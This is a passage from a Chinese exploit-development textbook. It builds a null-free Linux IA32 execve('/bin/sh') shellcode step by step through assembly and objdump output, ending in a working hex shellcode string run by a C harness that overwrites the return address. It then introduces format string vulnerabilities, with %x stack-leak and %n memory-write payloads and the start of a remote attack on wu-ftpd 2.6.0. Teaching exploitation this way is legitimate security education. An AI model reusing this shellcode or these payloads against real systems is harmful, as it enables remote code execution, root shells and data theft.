你会发现这个shellcode中有许多空值（\x00）。因为这些空值的存在，当把shellcode复制到缓冲区（字符数组）的时候会出现异常（因为在字符数组里，空值是用来终止字符串的）。为了解决这个问题，我们需要找出把空值转换成非空操作码的方法。当然，前人经过不断的实践，发现有两个方法可以比较好地解决这个问题。第一个方法比较简单，直接用其他具有相同功能的指令替换那些产生空值的指令。第二个方法稍微复杂一些，它涉及在运行时用不生

成空值的指令加上空值。第二个方法实现起来比较麻烦，因为必须知道shellcode在内存中的精确地址，而找到这个地址还需要另外的技巧，因此我们把第二个方法留到更高级的例子里讨论。

先来试验第一个方法。shellcode使用如下的3条汇编指令和对应的操作码：

```
mov ebx,0          \xbb\x00\x00\x00\x00
mov eax,1          \xb8\x01\x00\x00\x00
int 0x80           \xcd\x80
```

头两条指令是产生空值的罪魁祸首。如果你熟悉汇编语言，应该知道Exclusive OR（xor）指令在两个操作数相等的情况下返回0。这意味着如果Exclusive OR（xor）的两个操作数相等，那么在指令里可以不使用0，但结果为0，所以得到非空值操作码。具体做法是用Exclusive OR（xor）指令代替mov指令，把EBX设置为0。因此，第一条指令

```
mov ebx,0
```

变成

```
xor ebx,ebx
```

这就消灭了一条含有空值的指令，过一会再测试。

你可能会奇怪，为什么第二条指令中也有空值呢？我们并没有把0放进寄存器呀，为什么产生的操作码会有空值？记住，这条指令使用了32位（4B）寄存器EAX，而我们只复制了1B到寄存器，因此，在默认的情况下，系统用空值填充剩下的部分。

如果熟悉EAX的组成，就能成功地规避这个问题。EAX可以拆分成两个16位的“区域”，用AX可以访问第一个16位区域；而AX又可以进一步分成AL和AH两部分，如果只使用第一个8位，就可以直接使用AL。在这个例子里，二进制1占用8位，因此，只需把1复制到AL就可以达到目的，从而避免在使用EAX时，系统用空值填充寄存器的其余部分。为了达到这个目的，改变最初的指令

```
mov eax,1
```

用AL代替EAX：

```
mov al,1
```

至此，我们应该把shellcode中的空值都消灭了。检验一下：

```
Section     .text

    global _start

_start:

    xor ebx,ebx
    mov al,1
    int 0x80
```

把所有代码放在一起后，用objdump反汇编。

```
[slap@0day root] nasm -f elf exit_shellcode.asm
[slap@0day root] ld -o exit_shellcode exit_shellcode.o
[slap@0day root] objdump -d exit_shellcode

exit_shellcode:     file format elf32-i386
```

反汇编.text段：

```
08048080 <.text>:
8048080:       31 db                    xor    %ebx,%ebx
8048085:       b0 01                    mov    $0x1,%al
804808a:       cd 80                    int    $0x80
```

可以看到shellcode中的NULL opcode确实消失了，而且长度也减小了。现在，你拥有一个可以正常工作的、可注入的shellcode了。

3.4 派生 shell

编写exit() shellcode实际上只是简单的练习，因为exit() shellcode在实际环境中没什么用处，如果想让有漏洞的缓冲区进程退出，只要用非法指令填充缓冲区即可，大可不必劳力伤神地用什么exit() shellcode。当然，这并不意味着你前面所有的艰辛劳动都付之东流了，在某些破解过程中，可以先用其他的shellcode完成某些目的，然后用exit() shellcode强制进程干净地关闭，而干净地关闭进程在某些特殊情况下是非常有用的。

我们不再满足于“关闭进程”，而是要做一些更有趣的事情——派生根shell，控制整个目标系统。和前面的步骤类似，我们从零开始介绍怎样在IA32 Linux操作系统上写shellcode。计划用5个步骤来实现。

(1) 先用高级语言编写shellcode程序。

(2) 编译并反汇编这个shellcode程序。

(3) 从汇编级分析程序执行流程。

(4) 整理生成的汇编代码，尽量减小它的体积并使它可注入。

(5) 提取opcode，创建shellcode。

首先编写派生shell的C程序。派生shell最方便、最快捷的方法是创建新进程。在Linux里，有两种方法创建新进程：一是通过现有的进程创建它，并用它替换正在活动的进程；二是利用现有的进程生成它自己的副本，并在它的位置运行这个新进程。不过不必过于操心，只需通过fork()和execve()系统调用告诉内核我们想做什么就可以了，内核将会打理好一切。fork()和execve()一起创建现有进程的副本，但execve()要特殊一些，它可以在现有的进程空间里单独执行其他的进程。

为了使程序尽量简单，在这里使用execve。下面是一个简单C程序的execve调用。

```
#include <stdio.h>
int main()
{
     char *happy[2];
```

```
        happy[0] = "/bin/sh";
        happy[1] = NULL;
        execve (happy[0], happy, NULL);
}
```

编译并执行这个程序，看它是否符合我们的要求。

```
[slap@0day root]# gcc spawnshell.c -o spawnshell
[slap@0day root]# ./spawnshell
sh-2.05b#
```

可见，程序派生了shell。虽然它现在看起来没什么意思，但是如果把这段代码注入到远程进程里，并利用漏洞使远程进程执行它，你就能见识到它的威力了。现在，为了使它可以在脆弱的缓冲区里正常运行，必须把它转换成原始十六进制指令。因为此前我们已经做过类似的练习，并积累了一些的经验，所以现在做起来就轻车熟路了。首先用gcc的`-static`选项重新编译这个shellcode（防止编译时用动态链接）。

```
gcc  -static -o spawnshell spawnshell.c
```

接下来反汇编编译好的二进制文件，从中提取操作码。为了节省空间，我们对objdump的输出做了适当的修改，只显示相关的部分。

```
080481d0 <main>:
80481d0: 55                      push   %ebp
80481d1: 89 e5                   mov    %esp,%ebp
80481d3: 83 ec 08                sub    $0x8,%esp
80481d6: 83 e4 f0                and    $0xfffffff0,%esp
80481d9: b8 00 00 00 00          mov    $0x0,%eax
80481de: 29 c4                   sub    %eax,%esp
80481e0: c7 45 f8 88 ef 08 08    movl   $0x808ef88,0xfffffff8(%ebp)
80481e7: c7 45 fc 00 00 00 00    movl   $0x0,0xfffffffc(%ebp)
80481ee: 83 ec 04                sub    $0x4,%esp
80481f1: 6a 00                   push   $0x0
80481f3: 8d 45 f8                lea    0xfffffff8(%ebp),%eax
80481f6: 50                      push   %eax
80481f7: ff 75 f8                pushl  0xfffffff8(%ebp)
80481fa: e8 f1 57 00 00          call   804d9f0 <__execve>
80481ff: 83 c4 10                add    $0x10,%esp
8048202: c9                      leave
8048203: c3                      ret

0804d9f0 <__execve>:
804d9f0: 55                      push   %ebp
804d9f1: b8 00 00 00 00          mov    $0x0,%eax
804d9f6: 89 e5                   mov    %esp,%ebp
804d9f8: 85 c0                   test   %eax,%eax
804d9fa: 57                      push   %edi
804d9fb: 53                      push   %ebx
804d9fc: 8b 7d 08                mov    0x8(%ebp),%edi
804d9ff: 74 05                   je     804da06 <__execve+0x16>
```

```
804da01: e8 fa 25 fb f7          call   0 <_init-0x80480b4>
804da06: 8b 4d 0c                mov    0xc(%ebp),%ecx
804da09: 8b 55 10                mov    0x10(%ebp),%edx
804da0c: 53                      push   %ebx
804da0d: 89 fb                   mov    %edi,%ebx
804da0f: b8 0b 00 00 00          mov    $0xb,%eax
804da14: cd 80                   int    $0x80
804da16: 5b                      pop    %ebx
804da17: 3d 00 f0 ff ff          cmp    $0xfffff000,%eax
804da1c: 89 c3                   mov    %eax,%ebx
804da1e: 77 06                   ja     804da26 <__execve+0x36>
804da20: 89 d8                   mov    %ebx,%eax
804da22: 5b                      pop    %ebx
804da23: 5f                      pop    %edi
804da24: c9                      leave
804da25: c3                      ret
804da26: f7 db                   neg    %ebx
804da28: e8 cf ab ff ff          call   80485fc <__errno_location>
804da2d: 89 18                   mov    %ebx,(%eax)
804da2f: bb ff ff ff ff          mov    $0xffffffff,%ebx
804da34: eb ea                   jmp    804da20 <__execve+0x30>
804da36: 90                      nop
804da37: 90                      nop
```

从上面可以看出，execve系统调用在译成shellcode后，有相当一部分指令有问题（操作码中存在空值），移走这些空值并压缩shellcode需要花一些时间。因此，我们决定先看一下execve系统调用的相关信息，然后再决定接下来的行动。execve的man手册是非常好的起点，它的头两段提供的信息很有价值。

```
int  execve(const char *filename, char *const argv[], char *const envp[]);
```

- execve()执行filename（指针）指向的程序。filename必须是以下两种文件中的一种：可执行的二进制文件，或者首行以“#! interpreter [arg]”开始的脚本文件。如果是后一种，interpreter必须是可执行解释器的有效路径名，而不是脚本文件本身，execve()将用interpreter [arg] filename的形式调用它们。
- argv是字符串数组，用来传递参数；envp也是字符串数组，按照惯例来自key=value，用来传递环境变量。argv和envp都以空值指针结束。

阅读execve的man手册可知，只需3个参数就可以调用execve了。在exit()系统调用的例子里我们学过怎样为Linux系统调用传递参数（把它们中的6个载入寄存器）。execve()的man手册指出这3个参数必须是指针，第一个参数是指向将被执行程序的字符串的指针；第二个参数是指向参数数组的指针，在这里是将要执行的程序名（/bin/sh）；第三个参数是指向环境变量数组的指针，在这里为空值，因为在这个例子里不必传递这些数据。

注解 因为正在讨论的是怎样把指令传递给字符串，所以要牢记空值将终止传递的字符串。

执行execve()系统调用需要使用4个寄存器：1个寄存器用于保存execve的系统调用值（十进制11或十六进制0x0b），其他3个寄存器用于保存系统调用参数。一旦以合法的格式正确设置了这些参数，就可以切换到内核模式来执行系统调用了。根据man手册的描述，应该可以比较好地理解反汇编输出的内容。

从main()的第7条指令开始，字符串/bin/sh的地址被复制到内存里，稍后把它作为execve系统调用的参数复制到寄存器：

```
80481e0:   movl    $0x808ef88,0xfffffff8(%ebp)
```

接下来，程序把空值复制到邻近的内存空间里，稍后把它复制到寄存器，并在系统调用时使用：

```
80481e7:   movl    $0x0,0xfffffffc(%ebp)
```

现在该压入参数了，以便在调用execve后使用。第一个压入的参数是空值：

```
80481f1:   push    $0x0
```

接下来压入的是参数数组的地址（happy[]）。程序先把这个地址复制到EAX，然后将EAX中的地址值压入栈：

```
80481f3:   lea     0xfffffff8(%ebp),%eax
80481f6:   push    %eax
```

最后把/bin/sh字符串的地址压入栈：

```
80481f7:   pushl   0xfffffff8(%ebp)
```

调用execve函数：

```
80481fa:   call    804d9f0 <execve>
```

execve函数的作用是设置相关的寄存器，然后执行中断。因为编译器对代码进行了优化，所以当从底层查看时，会发现C函数译成的汇编指令有些令人费解。因此只把重要的挑出来介绍，把其他的丢到一边。

第一条重要的指令把/bin/sh字符串的地址载入EBX：

```
804d9fc:   mov     0x8(%ebp),%edi
804da0d:   mov     %edi,%ebx
```

接下来，把参数数组的地址载入ECX：

```
804da06:   mov     0xc(%ebp),%ecx
```

然后把空值的地址载入EDX：

```
804da09:   mov     0x10(%ebp),%edx
```

把execve对应的系统调用编号11复制到最后一个寄存器EAX：

```
804da0f:   mov     $0xb,%eax
```

该准备的都已经就绪。最后调用int 0x80指令，切换到内核模式，执行系统调用：

```
804da14:   int     $0x80
```

通过上面的描述，现在你应该从汇编角度理解execve系统调用背后的理论知识了，并且我

们已经反汇编了一个C程序，可以利用这些来创建shellcode了。从exit shellcode的例子了解到，要使操作码可用，还需要解决几个问题。

注解 这次将一气呵成，而不是像前面那样先生成有问题的shellcode，然后再慢慢调整它。如果你想练习编写shellcode，建议先练习编写不可注入的shellcode。

看！讨厌的空值又出现了。设置EAX和EDX的指令里有空值，/bin/sh字符串的终止符也是空值。可以用exit() shellcode例子里介绍过的技巧来消灭这些空值。其实，这部分相比较而言算是简单的，接下来还要更难一些。

我们曾提到过，在shellcode里不可以使用硬编码地址。硬编码地址将减少shellcode在不同Linux版本及不同问题程序之间的通用性。我们希望shellcode容易移植，而不是在每次使用时都重新编写。因此，我们使用相对地址。相对地址有多种实现方法，在这里介绍的是最流行、最经典的方法。

在shellcode里使用相对地址需要一些技巧。我们可以把shellcode在内存中的开始地址或shellcode的重要元素复制到寄存器里，然后根据寄存器里的地址，精心构造每条指令。

实现这个方法有一个非常经典的技巧，就是shellcode以一条跳转指令开始，跳转指令跳过shellcode后转到调用指令，直接跳到调用指令可以设置相对寻址。执行调用指令时，紧跟在调用指令之后的指令的地址将被压入栈。这个技巧有一个关键之处，就是你必须把想作为相对地址的基地址直接放在调用指令之后。那么，当调用指令被执行后，我们的基地址将自动保存在栈上，而我们不必提前知道这个地址是什么。

我们最终还是要执行shellcode，因此，在跳转之后，调用指令将立即调用shellcode，而这将把执行控制交给shellcode。最后的修改效果是使紧跟在跳转之后的第一条指令是POP ESI，这条指令将从栈上弹出基址并把它放入ESI。至此，就可以根据ESI的距离（或偏移量）来引用shellcode里的代码。让我们通过一段伪代码说明整个过程。

```
        jmp short       GotoCall

    shellcode:
        pop             esi

        ...
        <shellcode meat>
        ...

    GotoCall:
         Call            shellcode
         Db              '/bin/sh'
```

从技术上来说，DB（define byte）并不是一条指令，它只在内存里为字符串设置存贮空间。下面简单介绍一下这段代码的作用。

(1) 第一条指令跳到GotoCall，GotoCall立即执行CALL指令。

(2) CALL指令把字符串（/bin/sh）第一个字节的地址压入栈。

(3) CALL指令调用shellcode。

(4) shellcode的第一条指令是POP ESI，这条指令将把字符串（/bin/sh）地址的值载入ESI。

(5) 至此，就可以用相对地址执行shellcode了。

既然地址问题解决了，就可以先用伪代码写shellcode，然后用真正的汇编指令替换伪代码，从而得到梦寐以求的shellcode。在编写过程中，还需要在字符串的尾部保留一些占位符（这里是9B），如下：

```
'/bin/shJAAAAKKKK'
```

这些占位符有什么用处呢？我们将把系统调用所需要的3个参数中的2个（将被载入ECX、EDX）保存在这些占位符里。因为字符串的第一个字节的地址保存在ESI里，所以，对于替换和把这些值复制到寄存器来说，很容易就能确定它们在内存中的位置。另外，可以通过“复制到占位符”方法，用空值有效终止这些字符串。步骤如下。

(1) 用xor EAX,EAX的结果（空值）填充EAX。

(2) 把AL复制到紧挨/bin/sh的字节位置来终止/bin/sh字符串。记住，因为xor EAX,EAX指令把EAX变为空值，所以AL为空。为了把AL复制到正确的位置，必须算出/bin/sh的开头到J占位符之间的距离（偏移量）。

(3) 得到保存在ESI里的字符串开头的地址，把它复制到EBX。

(4) 把EBX里的值（现在是字符串开头的地址）复制到AAAA占位符。这是execve系统调用要求的、将被执行的、指向二进制文件的参数指针。需要再次计算距离（偏移量）。

(5) 用正确的偏移量把保存在EAX的空值复制到KKKK占位符。

(6) 此时，不再需要用空值填充EAX了，因此，我们把execve的系统调用值（0x0b）复制到AL。

(7) 把字符串的地址载入EBX。

(8) 把保存在AAAA占位符里的地址（一个指向字符串的指针）载入ECX。

(9) 把保存在KKKK占位符里的地址（一个指向空值的指针）载入EDX。

(10) 执行int 0x80。

将被翻译成shellcode的最终的汇编代码看起来像下面这样：

```
 Section     .text

    global _start

_start:

    jmp short       GotoCall

shellcode:

     pop            esi
     xor            eax, eax
```

```
    mov byte        [esi + 7], al
    lea             ebx, [esi]
    mov long        [esi + 8], ebx
    mov long        [esi + 12], eax
    mov byte        al, 0x0b
    mov             ebx, esi
    lea             ecx, [esi + 8]
    lea             edx, [esi + 12]
    int             0x80

GotoCall:

    Call             shellcode
    db              '/bin/shJAAAAKKKK'
```

编译并反汇编得到操作码：

```
[root@0day linux]# nasm -f elf execve2.asm
[root@0day linux]# ld -o execve2 execve2.o
[root@0day linux]# objdump -d execve2

execve2:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:       eb 1a                   jmp    804809c <GotoCall>
08048082 <shellcode>:
 8048082:       5e                      pop    %esi
 8048083:       31 c0                   xor    %eax,%eax
 8048085:       88 46 07                mov    %al,0x7(%esi)
 8048088:       8d 1e                   lea    (%esi),%ebx
 804808a:       89 5e 08                mov    %ebx,0x8(%esi)
 804808d:       89 46 0c                mov    %eax,0xc(%esi)
 8048090:       b0 0b                   mov    $0xb,%al
 8048092:       89 f3                   mov    %esi,%ebx
 8048094:       8d 4e 08                lea    0x8(%esi),%ecx
 8048097:       8d 56 0c                lea    0xc(%esi),%edx
 804809a:       cd 80                   int    $0x80

0804809c <GotoCall>:
 804809c:       e8 e1 ff ff ff          call   8048082 <shellcode>
 80480a1:       2f                      das
 80480a2:       62 69 6e                bound  %ebp,0x6e(%ecx)
 80480a5:       2f                      das
 80480a6:       73 68                   jae    8048110 <GotoCall+0x74>
 80480a8:       4a                      dec    %edx
 80480a9:       41                      inc    %ecx
 80480aa:       41                      inc    %ecx
 80480ab:       41                      inc    %ecx
```

```
 80480ac:       41                          inc    %ecx
 80480ad:       4b                          dec    %ebx
 80480ae:       4b                          dec    %ebx
 80480af:       4b                          dec    %ebx
 80480b0:       4b                          dec    %ebx
[root@0day linux]#
```

注意，生成的操作码中既没有空值，也没有硬编码地址。最后的步骤是生成shellcode，并把它插入C程序。

```
char shellcode[] =
        "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
        "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
        "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4a\x41\x41\x41\x41"
        "\x4b\x4b\x4b\x4b";

int main()
{

  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)shellcode;
}
```

测试它是否可以工作。

```
[root@0day linux]# gcc execve2.c -o execve2
[root@0day linux]# ./execve2
sh-2.05b#
```

太棒了！历经千辛万苦，终于得到一个可运行、可注入的shellcode了。如果你对它的大小还不太满意，可以把结尾处的占位符删掉，如下：

```
char shellcode[] =
        "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
        "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
        "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

在本书的后续章节，还会介绍在其他硬件结构体系上编写shellcode的高级技巧。

3.5 小结

我们已经学习了怎样为Linux系统编写IA32 shellcode。当你为其他平台和操作系统写shellcode时，可以参考这些方法，尽管语法可能不一样，可能必须和不同的寄存器打交道。

写shellcode时，除了保证它可以正常运行外，还要尽量减小它的长度。当生成shellcode时，它越短越好，因为这样，我们才有机会把它注入到更多的脆弱缓冲区里。本章选用了最常见、最简单的方法来编写可执行的shellcode。本书的其他章节还将介绍更多更高级的技巧与方法。

第4章

格式化串漏洞

尽管格式化串漏洞与操作系统无关，但为了方便大家理解，本章仍以Linux平台来介绍格式化串漏洞。出现格式化串漏洞最常见的原因是，在C语言里没有处理带有可变参数的函数。因为用C语言编写的程序都可能有格式化串漏洞，所以它影响所有带C编译器的操作系统，可以说，几乎每个操作系统都存在这种漏洞。

格式化串漏洞存在的根本原因见4.6节。

4.1 储备知识

为了理解本章的内容，你需要掌握C系列语言、IA32汇编等知识。会操作Linux系统当然最好了，不会也没太大的关系。

4.2 什么是格式化串

要了解格式化串，首先要了解为什么要使用格式化串。大多数程序都以某种形式输出字符串，通常其中还包含数字。比如说，可能有程序要输出包含金钱数目的字符串。程序可能会用双精度浮点数保存这样的数据，如下：

```
double AmountInSterling;
```

假定这个数是£30432.36（英镑）。我们希望程序能像手写的那样输出它：先是英镑符号（£），其后是带小数点的十进制数，小数点后保留两位。如果不使用格式化串来处理，我们将不得不另外再写一段代码来处理，而且即使这么费力，这段代码也可能只适用于双数据类型和英镑的情形。其实，当碰到这种情况时，使用格式化串是最好的解决之道。程序员可以格式化含有变量的字符串，精确输出数值。为了像预想那样输出数值，我们可以使用printf函数，它把字符输出到标准输出（stdout）。

```
printf( "£%.2f\n", AmountInSterling );
```

函数的第一个参数是格式化串。这是用占位符表示的常量字符串，指定用哪个变量来代替这个字符串。为了用格式化串输出双精度，我们使用格式符%f。另外还可以用格式符的标记、宽度和精度来控制用何种形式输出数据。在这个例子里，我们用精度格式符规定小数点后保留两位，但是没有使用宽度和精度格式符。

通过这个例子，你应该大致了解了格式化串的作用。下面这个例子用十进制、十六进制和ASCII的形式输出ASCII值。

```
#include <stdlib.h>
#include <stdio.h>

int main( int argc, char *argv[] )
{
     int c;

     printf( "Decimal Hex Character\n" );
     printf( "======= === =========\n" );

     for( c = 0x20; c < 256; c++ )
     {
            switch( c )
            {
                   case 0x0a:
                   case 0x0b:
                   case 0x0c:
                   case 0x0d:
                   case 0x1b:
                          printf( " %03d %02x \n", c, c );
                          break;
                   default:
                          printf( " %03d %02x %c\n", c, c, c );
                          break;
            }
     }

     return 1;
}
```

程序的输出如下：

```
Decimal  Hex  Character
=======  ===  =========
    032   20
    033   21          !
    034   22          "
    035   23          #
    036   24          $
    037   25          %
    038   26          &
    039   27          '
    040   28          (
    041   29          )
    042   2a          *
    043   2b          +
    044   2c          ,
```

```
045     2d          -
046     2e          .
```

注意，在这个例子里，我们用3种不同的形式显示ASCII字符，使用了不同的格式符和不同的宽度格式符，确保每个数据都能正确显示。

4.3 什么是格式化串漏洞

当printf系列函数的格式化串里包含用户提交的数据时，就有可能出现格式化串漏洞。printf系列函数包括：

```
printf
fprintf
sprintf
snprintf
vfprintf
vprintf
vsprintf
vsnprintf
```

除了这些函数外，其他接受C风格格式符的函数也可能存在类似风险，例如Windows上的wprintf函数。攻击者可能提交许多格式符（而不提供对应的变量），这样的话，栈上就没有和格式符相对应的参数，因此，系统就会用栈上的其他数据代替这些参数，从而导致信息泄漏和执行任意代码。

如前文所述，必须以格式化串的形式传递printf函数，好让printf函数确定用什么变量代替相应的格式化串，以及用什么形式输出变量。例如，下面的代码将输出含有4个小数位的2的平方根。

```
printf("The square root of 2 is: %2.4f\n", sqrt( 2.0 ) );
```

然而，如果我们不给格式化串（格式符）提供相应的变量，将会出现奇怪的事情。例如下面这个程序，它将用命令行的参数调用printf。

```
#include <stdio.h>
#include <stdlib.h>

int main( int argc, char *argv[] )
{
        if( argc != 2 )
        {
                printf("Error - supply a format string please\n");
                return 1;
        }

        printf( argv[1] );
        printf( "\n" );

        return 0;
}
```

按如下所示编译代码：

```
cc fmt.c -o fmt
```

用如下的形式执行：

```
./fmt "%x %x %x %x"
```

将等同于在程序里用如下的形式调用printf：

```
printf( "%x %x %x %x" );
```

上面的语句透露出一个重要的信息：我们提交了格式化串，却没有提供相应的代替字符串的4个数字变量。有趣的是printf并没有报错，而是输出如下内容：

```
4015c98c 4001526c bffff944 bffff8e8
```

printf()不知从什么地方找来了4个参数充数！事实上，这些数据来自栈。

乍看上去这似乎不是什么问题，然而，攻击者却可能利用它来获取栈上的数据。这意味着什么呢？对栈本身来说这可能泄露栈上的敏感信息，如用户名、密码等。然而，最可怕的是，问题的严重性还不止如此。例如，如果像下面这样提交多个%x格式符：

```
./fmt
"AAAAAAAAAAAAAAAAAA%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x"
```

程序会输出一些有趣的东西：

```
./fmt
"AAAAAAAAAAAAAAAAAA%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x"


AAAAAAAAAAAAAAAAAA4001526cbffff7d880483e18049530804962cbffff8084003e280
2bffff834bffff84080482ae80484900bffff8084003e26a0bffff8404015abc040014d2
8280483000804832180484002bffff83480482988048490400cc20bffff82c400152cc2
bffff972bffff9780bffffa8ebffffab1bffffac3bffffae3bffffaf6bffffb08bffffb2
abffffb3cbffffb4ebffffb5bbffffb64bffffb6ebffffb85bffffd63bffffd71bffffd9
2bffffdadbffffdc2bffffdcfbffffddabffffdebbffffdf8bffffe00bffffe0fbffffe2
4bffffe34bffffe42bffffe50bffffe61bffffe6fbffffe7abffffe85bffffed6bffffee
5bffffef7bfffff0abfffff1bbfffff2bbfffffd6bfffffde0103febfbff61000116438O
48034420567400000008098048300b0c0d0e0fbffff96d000000383669002f2e0036746d
664141414141414141414141414141414125414141257825782578257825782578257825
782578257825782578257825782578257825782578257825782578
```

从上面输出的内容可以看到，程序从栈上拉回了很多数据，而且，在这些字符串的结尾，竟然有我们刚刚输入的字符串（其十六进制表示）：

```
41414141414141
```

这个结果虽然出乎意料，但仔细想想却在情理之中，因为输入的格式化串本来就保存在栈上，

程序捎带把它显示出来也是有可能的。正因为如此，刚刚输入的字符串中的4个字符被当作“数字”传递给printf函数，用来代替格式化串格式符对应的变量。我们也因此可以从栈上获得用十六进制表示的数据。

除此之外还能利用它做些什么呢？找找看还有哪些转换格式符可用：

```
man sprintf
```

我们看到还有许多转换格式符：d、i、o、u、x用于整数，e、f、g、a用于浮点数，c用于字符。还有一些格式符很有意思，但是也比较复杂，已经不只是简单的数字参数了：

s——这个参数被视为指向字符串的指针，将以字符串的形式输出参数；

n——这个参数被视为指向整数的指针（或者整数变量，例如short），在这个参数之前输出的字符的数量将被保存到这个参数指向的地址里。

因此，如果在格式化串里指定%n，那么在此之前输出的字符的数量将被写到这个参数指定的位置，例如：

```
./fmt "AAAAAAAAAAAAAAAAAAA%n%n%n%n%n%n%n%n%n%n%n"
```

注解 为了得到核心内容，不要忘了先执行ulimit -c unlimted。

上面的例子比较有意思，它说明如果允许用户指定格式化串（格式符），那么很有可能会出问题。回想一下前面对printf格式符的介绍，其中提到%n格式符把它的参数作为内存地址，把前面输出的字符的数量写到那个地址。这意味着我们有机会改写某个内存地址里的数据，从而控制程序的执行。这段描述可能有点晦涩难懂，你可能一时还不太明白，不过没关系，后续章节还会详细解释。

重新回顾一下前面提到的ASCII例子，我们可以用精度格式符控制输出字符的数量。例如，如果想输出50个字符，那么可以指定%050x，表示用十六进制的形式输出整数，如果字符的数量不足50个，将在字符前补0。

和上面提到的内容类似，再回想一下41414141例子，其中提到printf函数可以从输入的字符串得到相应的参数。在这里，你将看到我们可以利用%n格式符把控制的数据写入选择的地址。

如果满足下列条件，就可以利用格式化串漏洞执行任意代码。

- 我们能控制参数，并可以把输出的字符的数量写入内存的任意区域。
- 宽度格式符允许我们用任意的长度（当然可以为255个字符）填充输出。因此，可以用选择的值改写单个字节。
- 重复上面步骤4次的话，就能改写内存中的任意4B，也就是说，攻击者可以利用这个方法改写内存地址。但是，如果把00写到内存地址中，可能会出问题，因为在C语言里00是终止符。然而，如果可以在它前面的地址写入2B，那就有可能规避这个问题。

- 通常来说，我们可以猜测函数指针的地址（保存的返回地址、二进制文件的导入表、C++ vtable等），因此，我们可以促成系统把提交的字符串当作代码来执行。

关于格式化串攻击，有几个常见的误区需要澄清。

- 它们不仅仅影响UNIX。
- 它们不必非要以栈为基础。
- 栈保护机制对它们通常不起作用。
- 用静态代码分析工具通常可以检测它们。

Van Dyke CShell SSH Gateway for Windows格式化串漏洞的安全建议[1]，比较好地印证了以上几点。

Van Dyke CShell SSH Gateway for Windows的认证组件允许用户执行任意代码是一个非常严重的格式化串漏洞，导致可以从组件里移去所有的访问控制。在这种情况下，熟练的攻击者可以轻松捕获所有用户会话的明文，也可以轻松控制目标系统。

总而言之，printf系列函数在处理包含用户提交的数据的格式化串时，通常会发生格式化串错误。当攻击者提交大量的格式符而不提供对应的参数时，系统通常会用栈上的数据代替缺少的参数，而这有可能导致信息泄露或允许攻击者执行任意代码。

4.4 利用格式化串漏洞

当调用printf系列函数时，函数的参数就传递到栈上。前面曾经说过，如果传递的参数太少，printf函数将用栈上的数据代替缺少的参数。

在一般情况下，格式化串都保存在栈上，因此当printf函数处理格式符的时候，可以把格式化串本身当作参数提交给printf函数。

在前面的例子中，我们演示了利用格式化串问题显示栈上的数据。但真正说起来，格式化串问题中最有用的当属%n格式符的变体（后文会详述），因为可以利用它来执行任意代码。%n格式符还有另外一个有趣的用法，比如说，如果想以某种基本的方式改变程序的行为，就可以利用%n格式符修改这个程序在内存中的数据。例如，某个程序出于管理的需要，把密码保存在内存里，那就可以利用%n格式符写入空值来终止这个密码。经过这样的处理后，程序将允许用空密码访问程序的管理功能。用户ID（UID）和组ID（GID）也是很好的攻击目标，如果程序根据这些值来授权或取消某些资源的访问权限，或者是根据这些值来改变它的权限级别，那么修改这些值将会削弱程序的安全性。从某些方面来说，我们无法回避格式化串问题。

上面讲了一大堆理论，该看具体的例子了。这里以美国华盛顿大学FTP服务程序（版本2.6.0）为例，在过去的一段时间里，这个程序出现了好几个格式化串错误。关于这些错误的详细描述，可以阅读CERT的安全建议[2]。

---

① www.atstake.com/research/advisories/2001/a021601-1.txt。

② www.cert.org/advisories/CA-2000-13.html。

从这个实际存在的例子中，我们可以发现许多值得关注的信息，这也使得下面的演示比较有意思。

- 华盛顿大学FTP服务程序开放源码，我们可以很容易地下载并配置受漏洞影响的FTP服务程序。
- 在这里演示的属于远程根权限的漏洞（可以用匿名账号触发），因此也展示了当时那种实实在在的威胁。
- 由单个的进程处理整个连接会话，因此可以多次写入同一内存区域。
- 我们可以得到格式化串返回的结果，因此可以很方便地示范怎样进行信息检索。

要做好这个实验，首先要有一台装有gcc、gdb和其他工具的Linux机器，然后从ftp://ftp.wu-ftpd.org/pub/wu-ftpd-attic/wu-ftpd-2.6.0.tar.gz下载wu-ftpd 2.6.0。

为了安全起见，建议你用wu-ftpd-2.6.0.tar.gz.asc校验wu-ftpd-2.6.0.tar.gz是否被修改，当然，是否校验由你自己来决定。

下载后，就可以根据文档来安装和配置wu-ftpd了。但是你应该明白，在自己的机器上安装它，等于是向其他人（也可以说是每一个人）打开了一扇门，他们几乎可以随意访问你的机器。因此，我们需要采取适当的防护措施保护自己，例如在试验的时候拔掉网线，或者配置防火墙进行适当的防护。如果用来学习的格式化串漏洞被他人利用了，就太丢人喽，因此要多加小心。

4.4.1 使服务崩溃

有些攻击者在实施网络攻击时，可能只想让某个服务程序崩溃。例如，如果目标系统中包括域名解析服务，你可能只想让DNS服务器崩溃。如果服务程序中有格式化串错误，那么我们可以轻松让它崩溃。

这里以华盛顿大学FTP服务程序的2.6.0版本（和更早的版本）为例，这个版本的wu-ftpd在处理`site exec`命令的程序段中存在典型的格式化串漏洞。先看下面的会话过程：

```
[root@attacker]# telnet victim 21
